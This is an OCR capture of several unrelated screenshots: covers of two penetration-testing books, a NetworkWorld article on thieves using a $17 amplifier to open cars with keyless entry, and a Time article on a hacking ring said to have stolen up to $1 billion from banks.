
Community Experience Distilled

Web Penetration Testing with Kali Linux

A practical guide to implementing penetration testing strategies on websites, web applications, and standard web protocols with Kali Linux

Joseph Muniz
Aamir Lakhani

[PACKT] open source*
PUBLISHING community experience distilled




Penetration Testing

A Hands-On Introduction to Hacking

Georgia Weidman

Foreword by Peter Van Eeckhoutte

http://twit.tv/show/security-now



Thieves using a $17 device
www.networkworld.com/article/2909589/microsoft-subnet/thieves-can-use-17-power-amplifier-to-break-into-cars-with-r...
aws
regatta
iqity
manifest
cardinal
judd
codemash
hadoop
devtools
devops
old clients
NETWORKWORLD
MICROSOFT SUBNET
An independent Microsoft community
View more
grand theft auto V

PRIVACY AND SECURITY FANATIC

By Ms. Smith | Follow

About

Ms. Smith (not her real name) is a freelance writer and programmer with a special and somewhat personal interest in IT privacy and security issues.

Thieves using a $17 power amplifier to break into cars with remote keyless systems

Credit: AXLiberty

If you have a wireless key fob for a car with a remote keyless system, then you might want to start keeping your keys in a freezer or other Faraday Cage to protect it from high-tech thieves, who can use a $17 power amplifier to break into your vehicle.


RELATED

Ford, GM and Toyota sued for 'dangerous defects' in hackable cars

18 of the coolest, weirdest, and most important electric cars of all time

The weirdest, wackiest and coolest sci/tech stories of 2014

on IDG Answers
What's the biggest resume mistake?



BUSINESS HACKING

Hackers Steal $1 Billion in Massive, Worldwide Breach

Matt Vella @mattvella
Feb. 15, 2015

A prominent cybersecurity firm says that thieves have infiltrated more than 100 banks in 30 countries over the past two years

Hackers have stolen as much as $1 billion from banks around the world, according to a prominent cybersecurity firm. In a report scheduled to be delivered Monday, Russian security company Kaspersky Lab claims that a hacking ring has infiltrated more than 100 banks in 30 countries over the past two years.

Bloomberg/Getty Images

